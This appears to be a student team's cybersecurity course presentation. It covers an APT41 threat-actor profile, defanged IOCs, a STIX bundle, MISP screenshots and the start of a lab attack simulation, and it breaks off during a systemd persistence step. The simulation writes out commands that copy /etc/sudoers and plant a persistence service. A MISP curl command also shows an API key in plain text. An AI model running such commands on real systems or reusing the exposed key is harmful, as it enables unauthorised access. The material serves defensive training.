

2025



FINAL PRESENTAION

Made by: CyberSentinels

Team:

Omar Mohamed Hatem Abdelrahman

Ziad Osman Emam

Youssef Khaled Tawfiq

Nour Mohamed Ahmed

Mohamed Ahmed Mohamed

Table of Contents

1	Week 1.....	2
1.1	Threat Actor Profiling.....	2
1.1.1	Executive Summary	2
1.1.2	Background	2
1.1.3	Target Profile.....	2
1.1.4	Tactics, Techniques, and Procedures (TTPs)	3
1.1.5	Tools and Malware.....	3
1.1.6	Diamond Model of Intrusion	4
1.1.7	Indicators of Compromise (IOCs)	4
1.1.8	Normal Table.....	4
1.1.9	Stix 2.1	5
1.1.10	Summary	11
1.2	IOC Enrichment	11
2	Week 2.....	13
2.1	Phishing Attack Scenario	13
2.1.1	Introduction.....	14
2.1.2	Attack Timeline (Ordered).....	14
2.1.3	Attack Steps (With Explanation + Commands + TTPs).....	14
2.1.4	Conclusion	21
3	Week 3.....	22
3.1	ATT&CK Navigator Heatmap	22
3.2	Gap Analysis	22
4	Week 4.....	30
4.1	Threat Hunting Report	30
5	NIST Cybersecurity Framework (CSF) Alignment:	30
6	References.....	31

1 Week 1

1.1 Threat Actor Profiling

1.1.1 Executive Summary

APT41 is a **Chinese state-sponsored threat group** active since at least **2012**, known for conducting both **cyber espionage** and **financially motivated operations**. The group has targeted a wide range of industries globally, including **healthcare, telecom, technology, finance, education, retail, and video games**. Their dual-purpose operations make them unique among Chinese APTs, blending state objectives with personal profit.

1.1.2 Background

- **Aliases:** Wicked Panda, BARIUM, Brass Typhoon, Winnti, Double Dragon
- **Attribution:** People's Republic of China (PRC)
- **Motivation:**
 - **Espionage** – supporting state intelligence objectives.
 - **Financial Gain** – targeting gaming and financial sectors for profit.
- **Notable Activity:**
 - ❖ **2010-2012:** Increased focus on the gaming industry.
 - ❖ **2017:** Notable supply chain attacks via CCleaner, demonstrating sophisticated capabilities.
 - ❖ **2019:** Official identification as APT41; conducted wide-ranging campaigns exploiting zero-day vulnerabilities.
 - ❖ **2020:** U.S. Department of Justice indicted several members for compromising over 100 companies globally.
 - ❖ **2021-2023:** Adapted to and exploited emerging vulnerabilities like Log4Shell and targeted attacks on U.S. state governments

1.1.3 Target Profile

- **Industries:** Healthcare, telecom, education, finance, retail, video games, government.
- **Geography:** Global operations, with a strong focus on the **United States** and **Asia-Pacific**.
- **Victimology:**
 - Surveillance of government and defense entities.
 - Theft of intellectual property from private companies.

- Compromise of video game companies for financial gain.

1.1.4 Tactics, Techniques, and Procedures (TTPs)

MITRE ATT&CK Mapping

- **Initial Access:**
 - Exploit Public-Facing Applications (T1190)
 - Spearphishing Attachment (T1566.001)
- **Execution:**
 - Command and Scripting Interpreter: PowerShell (T1059.001)
- **Persistence:**
 - Web Shells (T1505.003)
 - Scheduled Tasks (T1053.005)
- **Privilege Escalation:**
 - Exploitation for Privilege Escalation (T1068)
- **Credential Access:**
 - Credential Dumping with Mimikatz (T1003.001)
- **Defense Evasion:**
 - Obfuscated/Encrypted Files (T1027)
- **Exfiltration:**
 - Exfiltration Over Web Services (T1567.002)

1.1.5 Tools and Malware


APT41 has used a wide arsenal of malware and tools, including:

- **PlugX**
- **ShadowPad**
- **Cobalt Strike** (beacons)
- **Gh0st RAT**
- **Winnti for Linux** (trojan)
- **Mimikatz** (credential theft)

- **SQLmap** (database exploitation)

1.1.6 Diamond Model of Intrusion

- **Adversary:** APT41 (Chinese state-sponsored group).
- **Capability:** Malware families (PlugX, ShadowPad, Winnti), exploitation of zero-days.
- **Infrastructure:** C2 servers, compromised domains, cloud-based exfiltration.
- **Victim:** Global enterprises in healthcare, finance, telecom, and government.



1.1.7 Indicators of Compromise (IOCs)

1.1.8 Normal Table

Type	Indicator
FileHash-MD5	100b463eff8295ba617d3ad6df5325c6
FileHash-MD5	125b257520d16d759b112399c3cd1466
FileHash-MD5	15097a32b515d10ad6d793d2d820f2a8
FileHash-MD5	2cd15977b72d5d74fadedfde2ce8934f
FileHash-MD5	2f9d2d8c4f2c50cc4d2e156b9985e7ca
FileHash-MD5	3021c9bca4ef3aa672461ecadc4718e6
FileHash-MD5	3af014db9be1a04e8b312b55d4479f69
FileHash-MD5	4708a2ae3a5f008c87e68ed04a081f18
FileHash-MD5	740d6eb97329944d82317849f9bbd633
FileHash-MD5	91d10c25497cadb7249d47ae8ec94766
FileHash-MD5	9b00b6f93b70f09d8b35fa9a22b3cba1
FileHash-MD5	9b4f0f94133650b19474af6b5709e773
FileHash-MD5	9d53a0336acfb9e4df11162ccf7383a0
FileHash-MD5	a052536e671c513221f788de2e62316c



FileHash-MD5	a236dce873845ba4d3ccd8d5a4e1aefd
FileHash-MD5	c149252a0a3b1f5724fd76f704a1e0af
FileHash-MD5	c3ed337e2891736db6334a5f1d37dc0f
FileHash-MD5	c7188c39b5c53ecbd3aec77a856ddf0c
FileHash-MD5	f1025fcad036aad8bf124df8c9650bbc
URL	hxxp[:]//]chyedweeyaxkavyccenwjqvqrgvyj0o1y[.]oast[.]fun/aaa
URL	hxxp[:]//]github[.]githubassets[.]net/okaqbfk867hmx2tvqxhc8zyq9fy694gf/hta
URL	hxxp[:]//]toun[.]callback[.]red/aaa
domain	azure[.]online
domain	msn-microsoft[.]org
domain	s3-azure[.]com
domain	upload-microsoft[.]com
hostname	ap-northeast-1[.]s3-azure[.]com
hostname	chyedweeyaxkavyccenwjqvqrgvyj0o1y[.]oast[.]fun
hostname	github[.]githubassets[.]net
hostname	ns1[.]s3-azure[.]com
hostname	ns2[.]s3-azure[.]com
hostname	toun[.]callback[.]red
hostname	www[.]msn-microsoft[.]org
hostname	www[.]upload-microsoft[.]com
IPv4	107[.]182[.]24[.]70
IPv4	108[.]72[.]244[.]95
IPv4	110[.]45[.]165[.]238
IPv4	121[.]126[.]239[.]192
IPv4	144[.]202[.]98[.]198

1.1.9 Stix 2.1

```
{
  "id": "bundle--55cb46fa-057b-406a-b93f-933a97e38e25",
  "objects": [
    {
      "created": "2025-08-21T07:07:32.474Z",
      "created_by_ref": "identity--ab072f15-9b87-4ee1-898f-b584d41f29b0",
      "id": "report--55cb46fa-057b-406a-b93f-933a97e38e25",
      "labels": [
        "threat-report"
      ],
      "modified": "2025-09-19T10:04:41.410Z",
      "name": "SOC files: an APT41 attack on government IT services in Africa",
      "object_refs": [
        "identity--ab072f15-9b87-4ee1-898f-b584d41f29b0",
        "indicator--33fda4a5-a93a-4fab-b03e-e8286a75b0d0",
        "indicator--c1763f54-5db9-4fa6-a104-e6e5bf0dd0c2",

```



```
"indicator--5c5c046d-0b51-465e-adfa-1dfb652adf64",
"indicator--cc6b00e3-32b0-48c3-9257-d74ed5673ab9",
"indicator--fe58efad-2b67-4f28-81b3-af445d5ebf24",
"indicator--2e561626-39ce-482a-93ab-1d5a5d23144b",
"indicator--6dbc0092-bb17-4ed3-8906-7f8ef324f016",
"indicator--4b2fba9f-a60d-4f78-ad54-c8180f3c1ac5",
"threat-actor--eb6cf2a7-7aa8-4fd1-b570-d5d8a628b9e8"
],
"published": "2025-08-21T07:07:32.474Z",
"spec_version": "2.1",
"type": "report"
},
{
  "contact_information": "https://otx.alienvault.com/",
  "created": "2025-08-21T07:07:32.474Z",
  "id": "identity--ab072f15-9b87-4ee1-898f-b584d41f29b0",
  "identity_class": "organization",
  "modified": "2025-08-21T07:07:32.474Z",
  "name": "Open Threat Exchange",
  "spec_version": "2.1",
  "type": "identity"
},
{
  "created": "2025-08-21T07:07:32.000Z",
  "description": "",
  "id": "indicator--33fda4a5-a93a-4fab-b03e-e8286a75b0d0",
  "labels": [],
  "modified": "2025-08-21T07:07:32.000Z",
  "name": "OTX pulse_name=SOC files: an APT41 attack on government IT services in Africa",
  "pattern": "[file:hashes.MD5 = '100b463eff8295ba617d3ad6df5325c6']",
  "pattern_type": "stix",
  "pattern_version": "2.1",
  "spec_version": "2.1",
  "type": "indicator",
  "valid_from": "2025-08-21T07:07:32.000Z"
},
{
  "created": "2025-08-21T07:07:32.000Z",
  "description": "",
  "id": "indicator--c1763f54-5db9-4fa6-a104-e6e5bf0dd0c2",
  "labels": [],
  "modified": "2025-08-21T07:07:32.000Z",
  "name": "OTX pulse_name=SOC files: an APT41 attack on government IT services in Africa",
  "pattern": "[file:hashes.MD5 = '125b257520d16d759b112399c3cd1466']",
  "pattern_type": "stix",
```



```
"pattern_version": "2.1",
"spec_version": "2.1",
"type": "indicator",
"valid_from": "2025-08-21T07:07:32.000Z"
},
{
  "created": "2025-08-21T07:07:32.000Z",
  "description": "",
  "id": "indicator--8c464136-8879-49bc-a8af-b97948dda265",
  "labels": [],
  "modified": "2025-08-21T07:07:32.000Z",
  "name": "OTX pulse_name=SOC files: an APT41 attack on government IT services in Africa",
  "pattern": "[file:hashes.MD5 = '15097a32b515d10ad6d793d2d820f2a8']",
  "pattern_type": "stix",
  "pattern_version": "2.1",
  "spec_version": "2.1",
  "type": "indicator",
  "valid_from": "2025-08-21T07:07:32.000Z"
},
{
  "created": "2025-08-21T07:07:32.000Z",
  "description": "",
  "id": "indicator--14d8b921-8931-4ee8-8d10-49b2a11373f9",
  "labels": [],
  "modified": "2025-08-21T07:07:32.000Z",
  "name": "OTX pulse_name=SOC files: an APT41 attack on government IT services in Africa",
  "pattern": "[file:hashes.MD5 = '740d6eb97329944d82317849f9bbd633']",
  "pattern_type": "stix",
  "pattern_version": "2.1",
  "spec_version": "2.1",
  "type": "indicator",
  "valid_from": "2025-08-21T07:07:32.000Z"
},
{
  "created": "2025-08-21T07:07:32.000Z",
  "description": "",
  "id": "indicator--75a25aea-9583-4a0d-8966-5139b5f5b8bb",
  "labels": [],
  "modified": "2025-08-21T07:07:32.000Z",
  "name": "OTX pulse_name=SOC files: an APT41 attack on government IT services in Africa",
  "pattern": "[file:hashes.MD5 = '91d10c25497cadb7249d47ae8ec94766']",
  "pattern_type": "stix",
  "pattern_version": "2.1",
  "spec_version": "2.1",
  "type": "indicator",
```



```
"valid_from": "2025-08-21T07:07:32.000Z"
},
{
  "created": "2025-08-21T07:07:32.000Z",
  "description": "",
  "id": "indicator--e9bb3831-763f-4d6b-8679-278cbbd81876",
  "labels": [],
  "modified": "2025-08-21T07:07:32.000Z",
  "name": "OTX pulse_name=SOC files: an APT41 attack on government IT services in Africa",
  "pattern": "[domain-name:value = 'msn-microsoft.org']",
  "pattern_type": "stix",
  "pattern_version": "2.1",
  "spec_version": "2.1",
  "type": "indicator",
  "valid_from": "2025-08-21T07:07:32.000Z"
},
{
  "created": "2025-08-21T07:07:32.000Z",
  "description": "",
  "id": "indicator--10e21d97-4235-404e-b988-e86733c0f260",
  "labels": [],
  "modified": "2025-08-21T07:07:32.000Z",
  "name": "OTX pulse_name=SOC files: an APT41 attack on government IT services in Africa",
  "pattern": "[domain-name:value = 'upload-microsoft.com']",
  "pattern_type": "stix",
  "pattern_version": "2.1",
  "spec_version": "2.1",
  "type": "indicator",
  "valid_from": "2025-08-21T07:07:32.000Z"
},
{
  "created": "2025-08-21T07:07:32.000Z",
  "description": "",
  "id": "indicator--0863ca05-03ef-4697-825f-38a06954e327",
  "labels": [],
  "modified": "2025-08-21T07:07:32.000Z",
  "name": "OTX pulse_name=SOC files: an APT41 attack on government IT services in Africa",
  "pattern": "[domain-name:value = 'ap-northeast-1.s3-azure.com']",
  "pattern_type": "stix",
  "pattern_version": "2.1",
  "spec_version": "2.1",
  "type": "indicator",
  "valid_from": "2025-08-21T07:07:32.000Z"
},
{
```



```
"created": "2025-08-21T07:07:32.000Z",
"description": "",
"id": "indicator--89a620ba-d1dc-4c8b-9e87-aff259f9942e",
"labels": [],
"modified": "2025-08-21T07:07:32.000Z",
"name": "OTX pulse_name=SOC files: an APT41 attack on government IT services in Africa",
"pattern": "[domain-name:value = 'github.githubassets.net']",
"pattern_type": "stix",
"pattern_version": "2.1",
"spec_version": "2.1",
"type": "indicator",
"valid_from": "2025-08-21T07:07:32.000Z"
},
{
  "created": "2025-08-21T07:07:32.000Z",
  "description": "",
  "id": "indicator--2e561626-39ce-482a-93ab-1d5a5d23144b",
  "labels": [],
  "modified": "2025-08-21T07:07:32.000Z",
  "name": "OTX pulse_name=SOC files: an APT41 attack on government IT services in Africa",
  "pattern": "[domain-name:value = 'toun.callback.red']",
  "pattern_type": "stix",
  "pattern_version": "2.1",
  "spec_version": "2.1",
  "type": "indicator",
  "valid_from": "2025-08-21T07:07:32.000Z"
},
{
  "created": "2025-08-21T07:07:32.000Z",
  "description": "",
  "id": "indicator--6dbc0092-bb17-4ed3-8906-7f8ef324f016",
  "labels": [],
  "modified": "2025-08-21T07:07:32.000Z",
  "name": "OTX pulse_name=SOC files: an APT41 attack on government IT services in Africa",
  "pattern": "[domain-name:value = 'www.msn-microsoft.org']",
  "pattern_type": "stix",
  "pattern_version": "2.1",
  "spec_version": "2.1",
  "type": "indicator",
  "valid_from": "2025-08-21T07:07:32.000Z"
},
{
  "created": "2025-08-21T07:07:32.000Z",
  "description": "",
  "id": "indicator--4b2fba9f-a60d-4f78-ad54-c8180f3c1ac5",
```



```
"labels": [],
"modified": "2025-08-21T07:07:32.000Z",
"name": "OTX pulse_name=SOC files: an APT41 attack on government IT services in Africa",
"pattern": "[domain-name:value = 'www.upload-microsoft.com']",
"pattern_type": "stix",
"pattern_version": "2.1",
"spec_version": "2.1",
"type": "indicator",
"valid_from": "2025-08-21T07:07:32.000Z"
},
{
  "aliases": null,
  "created": "2025-08-21T07:07:32.474Z",
  "description": [
    "APT41 is a prolific cyber threat group that carries out Chinese state-sponsored espionage activity in addition to financially motivated activity potentially outside of state control."
  ],
  "external_references": [
    [
      {
        "source_name": "MISP Threat Actor list",
        "url": "https://www.fireeye.com/blog/threat-research/2019/08/apt41-dual-espionage-and-cyber-crime-operation.html"
      },
      {
        "source_name": "MISP Threat Actor list",
        "url": "https://unit42.paloaltonetworks.com/apt41-using-new-speculoos-backdoor-to-target-organizations-globally/"
      }
    ]
  ],
  "id": "threat-actor--eb6cf2a7-7aa8-4fd1-b570-d5d8a628b9e8",
  "labels": [
    "activist"
  ],
  "modified": "2025-08-21T07:07:32.474Z",
  "name": "APT41",
  "spec_version": "2.1",
  "type": "threat-actor"
}
],
"spec_version": "2.1",
"type": "bundle"
}
```

1.1.10 Summary

APT41 remains one of the **most versatile and dangerous Chinese APTs**, capable of both **state espionage** and **criminal operations**. Their use of **supply chain attacks** and **zero-day exploits** demonstrates advanced capabilities. Organizations should prioritize **patch management**, **network segmentation**, and **monitoring for ATT&CK techniques** associated with APT41.

1.2 IOC Enrichment

Not secure | https://localhost:attributes/index?page=2/limit:60

Home Event Actions Dashboard Galaxies Input Filters Global Actions Sync Actions Administration Logs API Bookmarks MISP Admin Log out

Search Attributes

Date	Event	Org	Category	Type	Value	Tags	Galaxies	Comment	Correlate	Related Events	Feed hits	IDS	Distribution	Sightings	Activity
2025-06-10	2	Payload delivery	sha256	50124174a4acdb5b8b6d56f538829d1689edc73aa7c36502e57aa5513360	[+] [U] [A]	[+] [U] [A]		[X]		[X]	Inherit event (0/0)				
2025-06-10	2	Network activity	domain	cloud.msapp.workers.dev	[+] [U] [A]	[+] [U] [A]		[X]		[X]	Inherit event (0/0)				
2025-06-10	2	Network activity	domain	pubs.infinityfreeapp.com	[+] [U] [A]	[+] [U] [A]		[X]		[X]	Inherit event (0/0)				
2025-06-10	2	Network activity	domain	resource.infinityfreeapp.com	[+] [U] [A]	[+] [U] [A]		[X]		[X]	Inherit event (0/0)				
2025-06-10	2	Network activity	domain	word.msapp.workers.dev	[+] [U] [A]	[+] [U] [A]		[X]		[X]	Inherit event (0/0)				
2025-06-10	2	Network activity	domain	term.restore-satisfied-hence.trycloudflare.com	[+] [U] [A]	[+] [U] [A]		[X]		[X]	Inherit event (0/0)				
2025-06-10	2	Network activity	domain	ways-smrs-pmc-shareholders.trycloudflare.com	[+] [U] [A]	[+] [U] [A]		[X]		[X]	Inherit event (0/0)				
2025-11-29	2	External analysis	attachment	68400e89dbe1f2bc0746a809c.json	[+] [U] [A]	[+] [U] [A]					Inherit event (0/0)				
2025-11-29	2	Other	text	STIX 2.1	[+] [U] [A]	[+] [U] [A]					Inherit event (0/0)				
2025-11-29	3	External analysis	attachment	684e2cc8e4c38a8cbc7ffc40.xml	[+] [U] [A]	[+] [U] [A]					Inherit event (0/0)				
2025-11-29	3	Other	text	STIX STIX 1.1	[+] [U] [A]	[+] [U] [A]					Inherit event (0/0)				

Download Server PGP public key

Powered by MISP 2.5.20 - 2025-11-29 16:30:08

Not secure https://localhost/attributes/index

Gmail Facebook Google YouTube Electronics & Com... CCNA 200-301 Course... CCNA 200-301 - Go... Cisco Mx Cyber Security road... LetsDefend - Blue T... دراسة ثانية بدون م... All Bookmarks

Home Event Actions Dashboard Galaxies Input Filters Global Actions Sync Actions Administration Logs API Bookmarks MISP Admin Log out

Download Server PGP public key Powered by MISP 2.5.20 - 2025-11-29 16:28:20

Date	Event	Org	Category	Type	Value	Tags	Galaxies	Comment	
2025-08-25	1		Payload delivery	md5	100b463ef8295be817d3ad6df5325c6	+ +	+ + +		✓
2025-08-25	1		Payload delivery	md5	125b267520d1dc6759b112389c3cd1496	+ +	+ + +		✓
2025-08-25	1		Payload delivery	md5	15097a32b615d1da9dd793d2d820f2a8	+ +	+ + +		✓
2025-08-25	1		Payload delivery	md5	2cd15977b72d5d74faded9de2ce8934f	+ +	+ + +		✓
2025-08-25	1		Payload delivery	md5	2f8d2d8c4f2c50cc4d2e15fb6985e7ca	+ +	+ + +		✓
2025-08-25	1		Payload delivery	md5	3021c6bca4ef3aa872461ecad4718e8	+ +	+ + +		✓
2025-08-25	1		Payload delivery	md5	3af014db6be1a04eb8312b5544479f9	+ +	+ + +		✓
2025-08-25	1		Payload delivery	md5	4708a2ae3a5f008c87e68ea904a081f18	+ +	+ + +		✓
2025-08-25	1		Payload delivery	md5	740d8eb97329944d82317840f9tbd933	+ +	+ + +		✓
2025-08-25	1		Payload delivery	md5	91d10c25497cab7249d47ae8ec94796	+ +	+ + +		✓
2025-08-25	1		Payload delivery	md5	9b0cb693b70f06db35faa22b3cba1	+ +	+ + +		✓
2025-08-25	1		Payload delivery	md5	9bd40b4133650b19474af8b5705e773	+ +	+ + +		✓



Not secure https://localhost/attributes/index

Home Event Actions Dashboard Galaxies Input Filters Global Actions Sync Actions Administration Logs API Bookmarks MSP Admin Log out

2025-11-29	Other	text	STIX 2.1					
2025-06-10	Payload delivery	md5	1ca609e207edb211c8b9599ef53043b6				/ MD5 of 50124174a4ac0d65b0b6f896f538829d1589edc73aa7c38502e57aa5513390	✓
2025-06-10	Payload delivery	md5	2ec4eeab8b8c2970dcf8dcd90e3				/ MD5 of 151257e9dfda476cdfa9903266ad3255104d72a989265caa9417a5fe1df5d7	✓
2025-06-10	Payload delivery	md5	65da1a9026cf171a5a7779bc5ee45b1				ALF-AGGR-ExcelsiorNPA-99ml / MD5 of 3b68b3efbdc8638ee9738c9202b8931ce1c3cd75cd1cda2fa302791c2c4fb	✓
2025-06-10	Payload delivery	md5	870fb1b0275a653c4210aa01c2098ec				ALF-AGGR-ExcelsiorNPA-99ml / MD5 of 469b534bec827be03c0823e72e7b4da0b84f53199040705da203986ef154406a	✓
2025-06-10	Payload delivery	sha1	a04cf8208789ecd43e14291273c3a540199d07				ALF-AGGR-ExcelsiorNPA-99ml / SHA1 of 469b534bec827be03c0823e72e7b4da0b84f53199040705da203986ef154406a	✓
2025-06-10	Payload delivery	sha1	a5a29946269107b9fd3bcd95389ef9d7430b7ae1				ALF-AGGR-ExcelsiorNPA-99ml / SHA1 of 3b68b3efbdc8638ee9738c9202b8931ce1c3cd75cd1cda2fa302791c2c4fb	✓
2025-06-10	Payload delivery	sha1	df6ba7ca794093d0eb4dc48d9251c11928b8024				/ SHA1 of 50124174a4ac0d65b0b6f896f538829d1589edc73aa7c38502e57aa5513390	✓
2025-06-10	Payload delivery	sha1	e7ad8d1d670757eba247d4992af54a003c35a7d				/ SHA1 of 151257e9dfda476cdfa9903266ad3255104d72a989265caa9417a5fe1df5d7	✓
2025-06-10	Payload delivery	sha256	151257e9dfda476cdfa9903266ad3255104d72a989265caa9417a5fe1df5d7					✓
2025-06-10	Payload delivery	sha256	3b68b3efbdc8638ee9738c9202b8931ce1c3cd75cd1cda2fa302791c2c4fb				ALF-AGGR-ExcelsiorNPA-99ml	✓
2025-06-10	Payload delivery	sha256	469b534bec827be03c0823e72e7b4da0b84f53199040705da203986ef154406a				ALF-AGGR-ExcelsiorNPA-99ml	✓

Download Server PGP public key Powered by MSP 2.6.26 - 2025-11-29 16:28:20

21°C عالم 11/29/2025

Not secure https://localhost/attributes/index

Home Event Actions Dashboard Galaxies Input Filters Global Actions Sync Actions Administration Logs API Bookmarks MSP Admin Log out

2025-08-25	Network activity	domain	msn-microsoft.org					✓
2025-08-25	Network activity	domain	s3-azure.com					✓
2025-08-25	Network activity	domain	upload-microsoft.com					✓
2025-08-25	Network activity	domain	ap-northeast-1-s3-azure.com					✓
2025-08-25	Network activity	domain	chyedweeyaxkavycemwqvgsgvyfbyoast.fun					✓
2025-08-25	Network activity	domain	github-githubassets.net					✓
2025-08-25	Network activity	domain	ns1-s3-azure.com					✓
2025-08-25	Network activity	domain	ns2-s3-azure.com					✓
2025-08-25	Network activity	domain	loun.callback.red					✓
2025-08-25	Network activity	domain	www.msn-microsoft.org					✓
2025-08-25	Network activity	domain	www.upload-microsoft.com					✓
2025-11-29	External analysis	attachment	68ab0f55f6716865e338d.json					

Download Server PGP public key Powered by MSP 2.6.26 - 2025-11-29 16:28:20

21°C عالم 11/29/2025



```
C:\Windows\System32\cmd.e x + v
[
  {
    "Job": {
      "id": "5",
      "worker": "prio",
      "job_type": "enrichment",
      "job_input": "Attribute ID: 48 modules: [\\\"virustotal\\\"]",
      "status": "0",
      "retries": "0",
      "message": "Added 1 attribute.",
      "progress": "100",
      "org_id": "1",
      "process_id": "25e0dc9d-7a69-421d-a989-aefd9a10beac",
      "date_created": "2025-11-29 04:30:11",
      "date_modified": "2025-11-29 04:30:11",
      "job_status": "Completed",
      "failed": false,
      "worker_status": true
    },
    "Org": {
      "id": "1",
      "name": "ADMIN",
      "uuid": "731d0072-44df-486f-8a25-9ec1695a6811"
    }
  },
  {
    "Job": {
      "id": "4",
      "worker": "prio",
      "job_type": "publish_event",
      "job_input": "Event ID: 2",
      "status": "4",
      "retries": "0",
      "message": "Event published.",
      "progress": "100",
      "org_id": "1",
      "process_id": "94757e8e-ab16-41e4-b4d7-2f34b1847afe",
      "date_created": "2025-11-29 03:14:06",
      "date_modified": "2025-11-29 03:14:06",
      "job_status": "Completed",
      "failed": false,
      "worker_status": true
    },
    "Org": {
      "id": "1",
      "name": "ADMIN",
      "uuid": "731d0072-44df-486f-8a25-9ec1695a6811"
    }
  }
]
```

```
C:\Windows\System32\cmd.e x + v
C:\Users\noure\New folder\misp-docker>curl -i -H "Authorization: 38rQYCaQ5JvU1kCChfU2NqIL2t2Cz0SFF0Vvoi3r" -H "Accept: application/json" -k https://localhost/jobs/index
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 29 Nov 2025 16:20:48 GMT
Content-Type: application/json; charset=UTF-8
Content-Length: 5270
Connection: keep-alive
Set-Cookie: MISIP-381188c4-edb8-45a2-9e4c-3a986e0cb93a=a002f1c2874e54ade9fafb84a3151fd5; expires=Sat, 29 Nov 2025 17:20:48 GMT; Max-Age=3600; path=/; secure; HttpOnly; SameSite=Lax
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Last-Modified: Sat, 29 Nov 2025 16:20:48 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
X-Username: admin@admin.test/API/2
Strict-Transport-Security: max-age=15768000; includeSubdomains
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-Robots-Tag: none

[
  {
    "Job": {
      "id": "7",
      "worker": "prio",
      "job_type": "enrichment",
      "job_input": "Attribute ID: 50 modules: [\\\"virustotal\\\"]",
      "status": "0",
      "retries": "0",
      "message": "Added 1 attribute.",
      "progress": "100",
      "org_id": "1",
      "process_id": "93044fbc-ce39-4011-aef5-2a1409cff85b",
      "date_created": "2025-11-29 16:10:24",
      "date_modified": "2025-11-29 16:10:24",
      "job_status": "Completed",
      "failed": false,
      "worker_status": true
    },
    "Org": {
      "id": "1",
      "name": "ADMIN",
      "uuid": "731d0072-44df-486f-8a25-9ec1695a6811"
    }
  }
]
```

2 Week 2

2.1 Phishing Attack Scenario

Environment: Ubuntu VM + Local Attacker Machine

2.1.1 Introduction

This document describes the full lifecycle of a phishing-based attack simulation, starting from reconnaissance and persistence, through execution and staging, and ending with data exfiltration using unencrypted HTTP.

The attack is mapped to MITRE ATT&CK TTPs throughout the document.

2.1.2 Attack Timeline (Ordered)

T1087.001 Account Discovery

T1543.002 Persistence via systemd Service

T1059.004 Bash Execution

T1059.006 Python Execution

T1560.001 Archive/Staging Collected Data

T1071.001 Exfiltration Over Web Protocol (HTTP/S)

T1048.003 Exfiltration Over Unencrypted/Non-C2 Protocol

2.1.3 Attack Steps (With Explanation + Commands + TTPs)

Step 1 Reconnaissance (Account Discovery)

Technique: T1087.001

The attacker performs initial reconnaissance to identify users or accounts that will be targeted in the phishing attempt.

This allows the attacker to identify valid usernames to craft emails or payloads targeting them.



Xubuntu [Running] - Oracle VirtualBox

File Machine View Input Devices Help

```

Terminal - abououf@momo-VirtualBox: ~/Desktop
abououf@momo-VirtualBox:~/Desktop$ output_file="/tmp/sudoers.copy.txt"
abououf@momo-VirtualBox:~/Desktop$ if [ -f /etc/sudoers ]; then sudo cat /etc/sudoers > "$output_file"; fi; if [ -f /usr/local/etc/sudoers ]; then sudo cat /usr/local/etc/sudoers > "$output_file"; fi; cat "$output_file"
[sudo] password for abououf:
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"
# This fixes CVE-2805-4890 and possibly breaks some versions of kdesu
# (#.011624, https://bugs.kde.org/show_bug.cgi?id=452532)
Defaults        use_pty

# This preserves proxy settings from user environments of root
# equivalent users (group sudo)
#Defaults:sudo env_keep += "http.proxy https.proxy ftp.proxy all.proxy no_proxy"

# This allows running arbitrary commands, but so does ALL, and it means
# different sudoers have their choice of editor respected.
#Defaults:sudo env_keep += "EDITOR"

# Completely harmless preservation of a user preference.
#Defaults:sudo env_keep += "GREP_COLOR"

# While you shouldn't normally run git as root, you need to with etckeeper
#Defaults:sudo env_keep += "GIT_AUTHOR_ GIT_COMMITTER_+"

# Per-user preferences; root won't have sensible values for them.
#Defaults:sudo env_keep += "EMAIL DEBEMAIL DEBFULLNAME"

# "sudo scp" or "sudo rsync" should be able to use your SSH agent.
#Defaults:sudo env_keep += "SSH_AGENT_PID SSH_AUTH_SOCK"

# Ditto for GPG agent
#Defaults:sudo env_keep += "GPG_AGENT_INFO"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification

```

Xubuntu [Running] - Oracle VirtualBox

File Machine View Input Devices Help

```

Terminal - abououf@momo-VirtualBox: ~/Desktop
abououf@momo-VirtualBox:~/Desktop$
# Allow members of group sudo to execute any command
%sudo ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@include /etc/sudoers.d

```

◆ Step 2 Persistence via system Service

Technique: T1543.002

Once the attacker gains initial access (e.g., via phishing), they create a malicious system service to maintain persistence.



```
abououf@momo-VirtualBox:~/Desktop$ systemd_service_path="/etc/systemd/system"
systemd_service_file="art-persistence.service"

execstart_action="/bin/touch /tmp/art-systemd-execstart-marker"
execstartpre_action="/bin/touch /tmp/art-systemd-execstartpre-marker"
execstartpost_action="/bin/touch /tmp/art-systemd-execstartpost-marker"
execreload_action="/bin/touch /tmp/art-systemd-execreload-marker"
execstop_action="/bin/touch /tmp/art-systemd-execstop-marker"
execstoppost_action="/bin/touch /tmp/art-systemd-execstoppost-marker"
abououf@momo-VirtualBox:~/Desktop$ sudo bash -c "cat > $systemd_service_path/$systemd_service_file << 'EOF'
[Unit]
Description=Atomic Red Team Systemd Service

[Service]
Type=simple
ExecStart=$execstart_action
ExecStartPre=$execstartpre_action
